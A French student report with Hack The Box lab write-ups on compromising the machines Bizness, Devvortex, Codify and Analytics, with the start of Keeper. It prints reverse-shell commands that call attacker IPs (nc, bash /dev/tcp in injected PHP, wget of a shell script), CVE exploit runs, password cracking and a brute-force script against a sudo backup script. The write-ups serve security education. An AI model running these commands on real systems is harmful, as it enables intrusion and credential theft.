



Software Exploitation

Rapport sur les machines Hack The Box

MASTER 1 CYBERSÉCURITÉ / ISTIC

Rédigé par

Bassirou BADIANE

2023/2024

Table des matières

Introduction	4
1 Machine 1 : Bizness	4
1.1 Collecte d'informations	4
1.2 Énumération des répertoires	4
1.3 Analyse de la vulnérabilité	4
1.4 Exploitation de la vulnérabilité	4
1.5 Élèvation de privilèges	5
1.6 Résumé	5
2 Machine 2 : Devvortex	6
2.1 Collecte d'informations	6
2.2 Recherche de vulnérabilités	6
2.3 Énumération des répertoires	6
2.4 Reverse Shell via le code PHP	7
2.4.1 Élèvation de privilèges	8
2.5 Résumé	9
3 Machine 3 : Codify	9
3.1 Collecte d'informations	9
3.2 Recherche et exploitation de vulnérabilités	9
3.3 Obtention du flag utilisateur	10
3.4 Elevation de privilèges vers root	10
3.5 Exploitation de la vulnérabilité	11
3.6 Résumé	11
4 Machine 4 : Analytics	12
4.1 Collecte d'informations	12
4.2 Exploitation de la vulnérabilité	12
4.3 Récupération du user flag	13
4.4 Escalade de privilèges	13
4.5 Résumé	13
5 Machine 5 : Keeper	14
5.1 Collecte d'informations	14
5.2 Recherche et exploitation de vulnérabilités	14
5.3 Récupération du user flag	15
5.4 Escalade de privilèges	15
5.5 Cracker le Keepass	16
5.6 Résumé	17
6 Machine 6 : Cozy Hosting	17
6.1 Collecte d'informations	17
6.2 Recherche de vulnérabilités	18
6.3 Exploitation de la vulnérabilité	18
6.4 Escalade de privilèges	20
6.5 Résumé	21
7 Machine 7 : Hospital	21
7.1 Scanning	21
7.2 Recherche de vulnérabilité	21
7.3 Modification de requête avec BurpSuite	22
7.4 Recherche et exploitation de vulnérabilité	23
7.5 Injection de commande	23
7.6 Escalade de privilège	24
7.7 Résumé	25

Introduction

Dans ce rapport, j'essaie d'expliquer les étapes de prise de contrôle des machines Hack The Box. Au total, mon binôme (Ali Ba Faqas) et moi avons hacké onze machines, dont sept faciles (easy) et quatre moyennes (medium). Ce rapport traite sept machines parmi ces onze, dont six faciles et une moyenne.

1 Machine 1 : Bizness

Niveau : Facile

1.1 Collecte d'informations

Dans cette phase, nous essayons d'explorer les informations qui peuvent nous aider à trouver un point d'entrée dans le système. Nous avons donc utilisé la commande **nmap** pour explorer les ports de service ouverts sur la machine distante. Nous avons identifié que les ports 443 et 80 sont ouverts, ce qui indique que le serveur héberge un site web. En visitant l'adresse IP de notre cible, nous avons remarqué une redirection vers <https://bizness.htb>. Nous avons ajouté cette adresse dans le fichier /etc/hosts pour effectuer la résolution DNS et accéder au site.

1.2 Énumération des répertoires

En utilisant la commande **dirsearch -u https://bizness.htb/**, nous avons pu voir le contenu des répertoires du site. Nous avons remarqué le chemin vers la page de connexion (/control/login) et avons constaté que cette page utilise le service Apache OFBiz.




FIGURE 1 – Page de connexion

1.3 Analyse de la vulnérabilité

En recherchant sur Google "Apache OFBiz CVE", nous avons trouvé le CVE-2023-51467 qui permet de contourner l'authentification en exécutant du code à distance sur le serveur. Cela nous permet de réaliser une attaque de type reverse shell.


1.4 Exploitation de la vulnérabilité

Pour exploiter cette vulnérabilité, nous avons utilisé un exploit qui nous a permis de tirer parti de ce CVE. La figure ci-dessous montre le résultat après l'exécution de cet exploit.

```
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines/Apache-OFBiz-Authentication-Bypass$ python3 exploit.py --url https://bizness.htb/ --cmd 'nc -c bash 10 .10.14.165 8080'
[+] Generating payload...
[+] Payload generated successfully.
[+] Sending malicious serialized payload...
[+] The request has been successfully sent. Check the result of the command.
```

FIGURE 2 – Commande pour réaliser un reverse shell

En même temps, nous écoutons sur le port 8080 en utilisant la commande netcat pour établir une connexion reverse shell.




```
bassirou@badiane-yoga-slim:~$ nc -lvp 8080
Listening on 0.0.0.0 8080
Connection received on 10.10.11.252 42992
whoami
ofbiz

```

FIGURE 3 – Connexion au serveur réussie

Une fois que le listener netcat nous donne accès à la cible, après quelques manipulations, nous avons trouvé le flag utilisateur dans le répertoire /home/ofbiz/user.txt.




```
cat /home/ofbiz/user.txt
f153443fe7e9837ca834c8db00c9f86a

```

FIGURE 4 – Flag utilisateur

1.5 Élévation de privilèges

Après avoir trouvé le flag utilisateur, notre prochain objectif était de trouver le flag root. Pour ce faire, nous avons commencé à rechercher des fichiers contenant des informations utiles sur root ou les administrateurs du système. Au cours de nos recherches, nous avons trouvé un fichier nommé 'AdminUserLoginData.xml'. Ce fichier semblait contenir un mot de passe hashé en utilisant l'algorithme SHA. Notre objectif ultime était de casser ce mot de passe pour obtenir les privilèges root. Pour cela, nous avons décidé d'adopter une approche plus avancée, qui pourrait impliquer l'utilisation d'outils spécialisés et une analyse approfondie du fichier. Nous avons utilisé ce script Python disponible en ligne pour trouver les mots de passe hashés avec le protocole SHA.



```
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines$ python3 hash_cracker.py
Processing: 10%|██████████| 0.00/10 [00:00 <00:00]
Found Password:monkeybizness, hash:$SHA1$d$uP0_QaVBpDWFeo8-dRzDqRwXQ2I=
Processing: 10%|██████████| 0.00/10 [00:00 <00:00]
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines$ 
```

FIGURE 5 – Cassage du mot de passe root

Après avoir trouvé le mot de passe root, nous avons pu nous connecter en tant que superutilisateur et trouver le flag root dans le fichier /root/root.txt.



```
cat root.txt
8d7d66034d30fccadd8ca2a12fc00ad5

```

FIGURE 6 – Flag root

1.6 Résumé

La principale faille de cette cible est l'utilisation d'un service non sécurisé, en l'occurrence Apache OFBiz. C'est grâce à l'exploitation de la vulnérabilité de ce service, associée au CVE, que nous avons pu accéder au serveur. Une autre leçon que nous pouvons tirer de cette machine est d'éviter de stocker des mots de passe hashés dans des fichiers accessibles par des utilisateurs non root.

2 Machine 2 : Devvortex

Niveau : Easy

2.1 Collecte d'informations

Comme d'habitude, lorsque nous avons une adresse IP, la seule chose que nous pouvons faire est de rechercher les ports ouverts du serveur ayant cette adresse. Avec l'outil **nmap**, nous pouvons rapidement voir que le port 80 est ouvert. Après avoir effectué la résolution de l'adresse IP avec son nom de domaine correspondant (devvortex.htb) dans le fichier /etc/hosts, nous avons pu accéder au site.




FIGURE 7 – Page d'accueil

2.2 Recherche de vulnérabilités

En fouillant sur le site, nous avons trouvé un formulaire "contact us". Cependant, en examinant le code source, nous avons remarqué que les données du formulaire sont envoyées à la page actuelle, qui n'est pas une application PHP ou un service backend, mais simplement une page HTML régulière, donc nous ne pouvons pas faire grand-chose avec ce formulaire.

2.3 Énumération des répertoires

Passons donc à une autre option, à savoir l'énumération des répertoires du site à l'aide de l'outil Gobuster.

FIGURE 8 – Énumération des répertoires

Cela semble être une impasse car il n'y a pas de répertoires ou de fichiers cachés à cibler ultérieurement. Ensuite, nous avons effectué une énumération DNS du site devvortex.htb, ce qui nous a montré l'existence d'un nouveau domaine dev.devvortex.htb.

À partir de là, nous avons utilisé à nouveau Gobuster pour effectuer une recherche de répertoire pour l'URL du sous-domaine afin de découvrir d'éventuels chemins ou répertoires.

En identifiant le répertoire "administrateur", nous avons exploré son contenu sur le navigateur pour une analyse plus approfondie. Il affiche une page de connexion utilisant le service Joomla.

Après une inspection plus approfondie de Joomla, nous avons identifié une vulnérabilité **CVE-2023-23752**. En gros, une faille dans la vérification d'accès aux points de terminaison des services web de Joomla a été identifiée. Si un attaquant distant et non authentifié exploite cette vulnérabilité en envoyant une requête spécialement conçue, il peut accéder aux informations du service web, ce qui

pourrait entraîner une fuite de données. Et cet exploit permet de trouver des données sensibles, comme on peut le voir dans la figure ci-dessous.

```
bassirou@badlane-yoga-slim:~/Desktop/SE/Machines/Devvortex/exploit-CVE-2023-2375$ ruby exploit.rb http://dev.devvortex.htb
[649] lewis (\lewis) - lewls@devvortex.htb - Super Users
[650] logan paul (\logan) - logan@devvortex.htb - Registered

[LEI INFO]
site name: Development
Editor: finyce
Captcha: 0
Access: 1
Debug status: false

[DATABASE INFO]
DB type: mysql
DB host: localhost
DB user: root
DB password: #4ntherg0tin5r3c0n##
DB name: joomla
DB prefix: sd4fg_
DB encryption 0
```

FIGURE 9 – Identifiants admin

Nous obtenons un nom d'utilisateur (Lewis) et le mot de passe associé. Après avoir récupéré ces identifiants, nous avons essayé de nous connecter via SSH, mais cela n'a pas fonctionné. Cependant, nous avons réussi à nous connecter à la page d'administration de Joomla que nous avions repérée précédemment.




FIGURE 10 – Tableau de bord admin

2.4 Reverse Shell via le code PHP

En explorant le site, nous avons remarqué que l'utilisateur a accès à des fichiers contenant du code PHP. Étant donné que nous avons les priviléges d'administrateur, nous pouvons modifier librement le code PHP selon nos besoins. Notre prochain objectif est donc d'exécuter du code PHP sur l'un de ces fichiers afin d'établir un reverse shell vers notre ordinateur personnel. Ouvrons l'un d'entre eux et injectons notre code pour exécuter une commande bash, puis enregistrons les modifications.

The screenshot shows a file editor with two panes. The left pane shows the directory structure: /administrator/templates/atum and /media/templates/administrator/atum. The right pane displays the contents of a file named component.php. The code contains a PHP exec() call that runs a bash command to establish a reverse shell on port 1818. The file also includes Joomla template metadata and a license notice.

```
<?php
exec("/bin/bash -c 'bash -i >& /dev/tcp/10.10.14.252/1818 0>&1'");
// @package Joomla-Administrator
// @subpackage Templates\Atum
// @copyright (C) 2016 Open Source Matters, Inc. <https://www.joomla.org>
// @license GNU General Public License version 2 or later; see LICENSE.txt
// @since 4.0.0
defined('_JEXEC') or die;
use Joomla\CMS\Environment\Browser;
use Joomla\CMS\Factory;
use Joomla\CMS\HTML\HTMLHelper;
use Joomla\CMS\Language\Text;
use Joomla\CMS\Layout\LayoutHelper;
use Joomla\CMS\Uri\Uri;
// @var \Joomla\CMS\Document\HtmlDocument $this
```

FIGURE 11 – Reverse shell command

Une fois cette étape franchie, nous démarrons un écouteur netcat sur notre ordinateur, puis nous visitons la page où nous avons placé notre code de reverse shell afin de l'exécuter et de nous connecter au serveur distant avec succès.

```
bassirou@badlane-yoga-sltm:~/Desktop/SE/Machines/Devvortex/exploit-CVE-2023-23752$ netcat -lvpn 1818
Listening on 0.0.0.0 1818
Connection received on 10.10.11.242 60152
bash: cannot set terminal process group (862): Inappropriate ioctl for device
bash: no job control in this shell
www-data@devvortex:/dev/devvortex.htb/administrator/templates/atum$
```

FIGURE 12 – Écouteur Netcat

La connexion inverse est établie ! Nous pouvons maintenant accéder aux services présents sur le serveur. C'est ainsi que nous remarquons logiquement que MySQL est en cours d'exécution sur le serveur. En utilisant les identifiants trouvés précédemment, nous avons accédé à la base de données du site. Lors de la navigation à travers les tables, nous sommes tombés sur la table des utilisateurs "sd4fg_users". La figure ci-dessous montre son contenu.

```
mysql> select username, password from sd4fg_users
select username, password from sd4fg_users
-> ;
+-----+
| username | password |
+-----+
| lewis    | $2y$10$6V52x.SDBXc7hNLwUTri.ax4BIAYuVBMVvnYWRceBmy8XdEzm1u |
| logan    | $2y$10$IT4k5kmSGvHS0d6M/1w0eY1B5Ne9XzArQRFJTGThNiy/yBtkIj12 |
+-----+
2 rows in set (0.00 sec)
```

FIGURE 13 – Hachage du mot de passe de l'utilisateur Logan

Nous avons trouvé les identifiants des utilisateurs : Lewis et Logan. Nous enregistrons ainsi le hachage de Logan sur la machine hôte, puis nous le cassons en utilisant l'utilitaire John.

```
bassirou@badlane-yoga-sltm:~/Desktop/SE/Machines/Devvortex$ john hash --wordlist=../rockyou.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
tequieronucho (?)
1g 0:00:00:06 100% 0.1642g/s 230.5p/s 230.5c/s 230.5C/s lacoste..harry
Use the "-show" option to display all of the cracked passwords reliably
Session completed
```

FIGURE 14 – Mot de passe de l'utilisateur Logan

C'est fait, nous avons le mot de passe de l'utilisateur Logan. Connectons-nous maintenant via SSH et récupérons le drapeau utilisateur.

```
logan@devvortex:~$ cat user.txt
b1e967712bbd5148d22cda2d09bbaa77
```

FIGURE 15 – user flag

2.4.1 Élévation de privilèges

Maintenant que nous avons accès au serveur, l'objectif est d'élever nos privilèges à root et d'obtenir le drapeau en conséquence. Vérifions les permissions accordées à l'utilisateur Logan avec la commande "sudo -l", qui permet à un utilisateur de vérifier les privilèges qui lui sont accordés lorsqu'il utilise la commande "sudo" sur un système Unix.

```
logan@devvortex:~$ sudo -l
[sudo] password for logan:
Matching Defaults entries for logan on devvortex:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin
User logan may run the following commands on devvortex:
    (ALL : ALL) /usr/bin/apport-cli
```

FIGURE 16 – Privilèges de l'utilisateur

Nous pouvons voir que l'utilisateur peut exécuter la commande "apport-cli". Cette commande collecte automatiquement des données à partir des processus en panne et compile un rapport de problème dans /var/crash/. Il s'agit d'une interface en ligne de commande pour signaler des plantages aux développeurs. Elle peut également être utilisée pour signaler des bugs concernant des paquets ou des processus

en cours d'exécution. Pour atteindre notre objectif, nous avons décidé de créer notre propre rapport avec la commande "sudo /usr/bin/apport-cli -c /var/crash/_usr_bin_sleep.1000.crash". Étant donné que cette commande a pour propriétaire root et que le SUID est activé, si nous parvenons à générer un shell avec cette commande, nous serons root dans ce shell ; c'est ce qu'on appelle une attaque d'élévation de priviléges. Le CVE-2023-26604 en parle plus en détail. En choisissant d'afficher le rapport que nous avons créé, un éditeur de type Vi apparaît, et en utilisant la syntaxe "! :command", nous pouvons exécuter du code. Étant donné que nous exécutons le binaire dans un contexte privilégié, nous avons obtenu un accès root en exécutant " !/bin/bash ". Voir le rapport

```
root@devvortex:/home/logan# cat /root/root.txt
8454f998a28dfccf097c07eb35f52821
root@devvortex:/home/logan# 
```

FIGURE 17 – root flag

2.5 Résumé

Cette machine met en évidence l'importance d'éviter d'activer le SUID autant que possible pour un programme dont le propriétaire est root. Si un utilisateur parvient à obtenir un shell avec ce programme, il aura les priviléges root dans ce shell.

3 Machine 3 : Codify

Niveau : Facile

3.1 Collecte d'informations

Comme d'habitude, la première étape consiste à exécuter **nmap** sur l'adresse IP de la cible afin de trouver les ports ouverts.

```
passlrou@badlane-yoga-slim:~/Desktop/SE/Hacktives/Codify$ nmap -sV 10.10.11.239
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-12 13:56 CET
Nmap scan report for 10.10.11.239
Host is up (0.020s latency).
Not shown: 997 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh    OpenSSH 8.9p1 Ubuntu 3ubuntu0.4 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http   Apache httpd 2.4.52
3000/tcp  open  http   Node.js Express framework
Service Info: Host: codify.htb; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 18.01 seconds
```

FIGURE 18 – Collecte d'informations avec nmap

En accédant à l'adresse IP à travers le navigateur, nous avons une application en cours d'exécution sur ce site qui nous permet d'exécuter du code Node.js dans un environnement sandbox.

3.2 Recherche et exploitation de vulnérabilités

En fouillant le site, on observe (dans l'onglet "About us") que l'application utilise la bibliothèque **vm2** pour exécuter le code JavaScript dans l'environnement. Après avoir recherché les vulnérabilités actuelles de la bibliothèque vm2, nous avons découvert le CVE-2023-30547, qui permet à un attaquant de contourner les limitations du sandbox et d'exécuter du code arbitraire dans l'environnement hôte. Afin d'établir un reverse shell entre notre machine et le sandbox, nous avons créé un script shell.sh qui permet à un client distant de se connecter à notre machine. Ensuite, nous avons transformé notre machine locale en serveur web grâce à la commande **python3 -m http.server**. Après cette étape, avec la commande **wget http://mon_adresse_ip :port/shell.sh**, nous avons pu récupérer le fichier script de notre machine vers le sandbox, puis l'exécuter dans ce dernier tout en écoutant préalablement sur le port spécifié dans le script sur notre machine locale ; et ainsi le reverse shell a été réussi.

```
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines/Codify$ sudo nc -nlvp 1818
[sudo] password for bassirou:
Listening on 0.0.0.0 1818
Connection received on 10.10.11.239 42820
bash: cannot set terminal process group (1256): Inappropriate ioctl for device
bash: no job control in this shell
svc@codify:~$
```

FIGURE 19 – Reverse shell établi

3.3 Obtention du flag utilisateur

Une fois connecté en tant que l'utilisateur "svc", nous avons tenté de chercher le flag utilisateur mais en vain. En parcourant les répertoires, nous avons pu trouver le fichier **tickets.db** dans le répertoire **/var/www/contact**. Grâce à la commande **strings**, qui nous permet de voir tous les caractères lisibles par un humain présents dans un fichier binaire ou exécutable, nous avons observé le hash du mot de passe de l'utilisateur "joshua".

```
svc@codify:~/var/www/contact$ strings tickets.db
strings tickets.db
SQLite format 3
CREATE TABLE tickets (id INTEGER PRIMARY KEY AUTOINCREMENT, name TEXT, topic TEXT, description TEXT, status TEXT)P
ytablessqlite_sequence(sequence)
CREATE TABLE sqlite_sequence(name,seq)
tableusersusers
CREATE TABLE users (
    id INTEGER PRIMARY KEY AUTOINCREMENT,
    username TEXT UNIQUE,
    password TEXT
)
indexsqlite_autoindex_users_1users
joshua$2a$12$S0n8Pf6z8fo/nVsNbaAequ/P6vLRJ3l7gCUEtYB02tLHn4G/p/ZwZ
joshua
```

FIGURE 20 – Mot de passe hashé de l'utilisateur joshua

Crackons le, avec John The Ripper !!

```
bassirou@badiane-yoga-slim:~/Desktop/SE/Hachage/Codify$ john --format=bcrypt --wordlist=../rockyou.txt hash.txt
Loaded 1 password hash (bcrypt [Blowfish 32/64 X2])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
spongebob      (?)
1g 0:00:00:29 100% 0.03385g/s 46.31p/s 46.31c/s crazy1..angel123
Use the "-show" option to display all of the cracked passwords reliably
Session completed
```

FIGURE 21 – Mot de passe cracké de l'utilisateur joshua

Une fois cette phase atteinte, on se connecte en tant que Joshua **ssh joshua@ip_server** avec le mot de passe cracké puis récupéré le user flag.

```
joshua@codify:~$ ls
user.txt
joshua@codify:~$ cat user.txt
848e05cc7b5684f446050e5ffd4dd8f
```

FIGURE 22 – user flag

3.4 Elevation de privilèges vers root

En continuant à rechercher des opportunités d'élévation de privilèges, la vérification des autorisations sudo avec **sudo -l** a révélé que Joshua pouvait exécuter le script **/opt/scripts/mysql-backup.sh** en tant que root. Et la figure ci dessous montre le contenu de ce script.

```
#!/bin/bash
#DB_USER="root"
#DB_PASS=$(cat /root/.creds)
#BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == "$USER_PASS" ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done
```

FIGURE 23 – Root setuid script

En relisant attentivement le script, on s'aperçoit qu'elle contient une vulnérabilité liée à la vérification de la condition dans la structure conditionnelle if. En effet, Cette partie du script compare le mot de passe fourni par l'utilisateur (USER_PASS) avec le mot de passe réel de la base de données (DB_PASS). La vulnérabilité ici est due à l'utilisation de l'opérateur == à l'intérieur de [[]] en Bash, qui effectue une correspondance de motifs plutôt qu'une comparaison directe de chaînes. Cela signifie que l'entrée utilisateur (USER_PASS) est traitée comme un motif et si elle contient des caractères génériques tels que * ou ?, elle peut potentiellement correspondre à des chaînes non voulues.

3.5 Exploitation de la vulnérabilité

Pour exploiter cette vulnérabilité, on a utilisé le script python suivant qu'on a vu sur le net qui exploite cela en testant les préfixes et suffixes des mots de passe pour révéler lentement le mot de passe complet.

```
bachir@badiane-Yoga-Slim:~/Desktop/SE/Machines/Codify$ cat pass.py
import string
import subprocess

def check_password(p):
    command = f'echo {p}*' | sudo /opt/scripts/mysql-backup.sh"
    result = subprocess.run(command, shell=True, stdout=subprocess.PIPE, stderr=subprocess.PIPE, text=True)
    return "Password confirmed" in result.stdout

charset = string.ascii_letters + string.digits
password = ""
is_password_found = False

while not is_password_found:
    for char in charset:
        if check_password(password + char):
            password += char
            print(password)
            break
    else:
        is_password_found = True
```

FIGURE 24 – Script pour trouver le mot de passe

Il crée le mot de passe caractère par caractère, confirmant chaque supposition en appelant le script via sudo et en vérifiant la réussite de l'exécution.

```
#!/bin/bash
#DB_USER="root"
#DB_PASS=$(cat /root/.creds)
#BACKUP_DIR="/var/backups/mysql"

read -s -p "Enter MySQL password for $DB_USER: " USER_PASS
/usr/bin/echo

if [[ $DB_PASS == "$USER_PASS" ]]; then
    /usr/bin/echo "Password confirmed!"
else
    /usr/bin/echo "Password confirmation failed!"
fi

/usr/bin/mkdir -p "$BACKUP_DIR"

databases=$(/usr/bin/mysql -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" -e "SHOW DATABASES;" | /usr/bin/grep -Ev "(Database|information_schema|performance_schema)")

for db in $databases; do
    /usr/bin/echo "Backing up database: $db"
    /usr/bin/mysqldump --force -u "$DB_USER" -h 0.0.0.0 -P 3306 -p"$DB_PASS" "$db" | /usr/bin/gzip > "$BACKUP_DIR/$db.sql.gz"
done
```

FIGURE 25 – root setuid script

Après avoir obtenu le mot de passe de root, on se connecte en tant que root puis on récupère son flag.

3.6 Résumé

La découverte d'une vulnérabilité critique au sein de la sandbox de la machine virtuelle nous a permis de récupérer avec succès le drapeau utilisateur. Par ailleurs, une analyse minutieuse du script de la

base de données nous a permis d'identifier et d'exploiter une vulnérabilité, nous donnant ainsi accès au mot de passe root.

4 Machine 4 : Analytics

Niveau : Facile

4.1 Collecte d'informations

Grâce à l'outil **nmap**, on remarque rapidement que les ports ouverts sur l'adresse ip du serveur sont les classiques 22 et 80. Après le scanning, on a fait la résolution DNS en faisant correspondre l'adresse ip avec son nom de domaine **analytical.htb** dans le fichier **/etc/hosts**.

```
bassirou@badiane-yoga-slim:~$ nmap 10.10.11.233
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-20 02:10 CET
Nmap scan report for 10.10.11.233
Host is up (0.020s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http

Nmap done: 1 IP address (1 host up) scanned in 3.83 seconds
```

FIGURE 26 – Scan de ports ouverts

Une fois connecté, on voit une page d'accueil avec un onglet login.



FIGURE 27 – Page d'accueil du site

En naviguant sur l'onglet login, notre première intuition est d'essayer d'utiliser des identifiants par défaut sans succès. Puis on a remarqué que le service **Metabase** est utilisé, par le site, pour assurer l'authentification. Après quelques recherches sur google, on découvre que Metabase présentait une vulnérabilité RCE de pré-authentification révélée par le CVE-2023-38646. Ce bug dans Metabase implique la conservation d'un "setup-token" après l'installation, accessible aux utilisateurs non authentifiés. En effet, lors de la configuration, l'API /api/setup/validate de l'application est chargé de vérifier la connexion à la base de données. Cependant, un attaquant pourrait exploiter une faille en utilisant le "setup-token" dans la gestion de connexion, conduisant à l'exécution de code à distance avec pré-authentification. Cela signifiait qu'un attaquant peut exécuter des commandes malveillantes sur le serveur.

4.2 Exploitation de la vulnérabilité

Dès lors que la vulnérabilité a été identifiée, il ne reste plus maintenant qu'à l'exploiter et pour ce faire, nous avons utilisé ce POC écrit en python qui nous permet d'exploiter la faille de sécurité logicielle de la Metabase dans le cadre du CVE-2023-38646.

Cette commande sera exécutée dans la machine cible dans le but d'obtenir un reverse shell.

```
[!] msfvenom -p linux/x86/meterpreter/reverse_tcp -f raw -o /tmp/exploit.linux.x86 --append=249fa88d-fd94-485b-994f-b46bf5d7881f c "bash -l >& /dev/tcp/10.10.14.66/1818 0-41"
[!] BE SURE TO BE LISTENING ON THE PORT YOU DEFINED IF YOU ARE ISSUING AN COMMAND TO GET REVERSE SHELL [!]
[+] Initialized script
[+] Encoding command
[+] Payload selected
[+] Payload sent
```

FIGURE 28 – Exploitation de la faille sur la machine cible

En écoutant sur le même port spécifié dans la commande, on parvient à établir le reverse shell et gagner ainsi un accès à la machine cible.

```
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines/Analytics$ sudo netcat -nlvp 1818
Listening on 0.0.0.0 1818
Connection received on 10.10.11.233 45104
bash: cannot set terminal process group (1): Not a tty
bash: no job control in this shell
ec452dc5c381:/$ whoami
whoami
metabase
ec452dc5c381:/$
```

FIGURE 29 – Etablissement de la connexion

4.3 Récupération du user flag

Après avoir réussi le reverse shell, on a essayé de trouver le user flag sur les répertoires de l'utilisateur courant (metabase) mais en vain. En regardant la variable d'environnement, on peut voir les credentials d'un utilisateur en l'occurrence metalytics avec un mot de passe associé. Nous avons ainsi essayé de se connecter via ssh (ssh metalytics@10.10.11.233) en utilisant ces credentials dans le serveur du site. Après cette tentative la connexion a réussi et le user flag capturé.

```
metalytics@analytics:~$ cat user.txt
3aab...17ad2412a5494a134148ab17
metalytics@analytics:~$
```

FIGURE 30 – User flag

4.4 Escalade de privilèges

Après avoir acquis le user flag, notre nouvel objectif est d'acquérir les privilèges de root. Pour ce faire, nous avons essayé de voir les fichiers dont peut exécuter l'utilisateur metalytics en tant que root pour peut être les exploiter mais sans succès. Après quelques recherches, on a pu voir grâce à la commande **uname -a** que le système exécute Ubuntu 22.04.3 LTS, qui est vulnérable au CVE-2023-3269 et CVE-2023-2640. En gros, le CVE CVE-2023-3269 souligne une vulnérabilité d'élévation de privilège locale qui ignore les vérifications d'autorisation lors de l'exécution sur ce noyaux tandis que l'autre met exergue une vulnérabilité permettant à un utilisateur non privilégié de définir des attributs privilégiés sur des mount files sans contrôle d'accès. L'exécution de cet exploit sur la machine nous accorde un accès root.

```
metalytics@analytics:/tmp$ ./exploit.sh
[+] You should be root now
[+] Type 'exit' to finish and leave the house cleaned
root@analytics:/tmp# cat /root/root.txt
8da9271cb76e791973e99cb38120acd6
root@analytics:/tmp#
```

FIGURE 31 – Root flag

4.5 Résumé

En résumé, on a exploité une vulnérabilité Métabase pour obtenir un accès initial Docker. Nous avons ensuite utilisé une vulnérabilité d'élevation de privilèges locale pour éléver nos privilèges et finalement obtenir un accès route. La leçon qu'on peut tirer de cette machine est qu'il faut toujours mettre à jour les services utilisés afin d'éviter certaines exploitation de failles de versions non mises à jour.

5 Machine 5 : Keeper

Niveau : Facile

5.1 Collecte d'informations

Comme d'habitude, après avoir acquis l'adresse ip de la cible la première chose à faire est **nmap ip_cible**. Ceci va nous permettre de savoir quels sont les ports ouverts sur cette machine afin de savoir par où commencer notre attaque.

```
bassirou@badiane-yoga-slim:~/Desktop/SE/Machines/Keeper$ nmap -sV 10.10.11.227
Starting Nmap 7.80 ( https://nmap.org ) at 2024-02-22 09:27 CET
Nmap scan report for 10.10.11.227
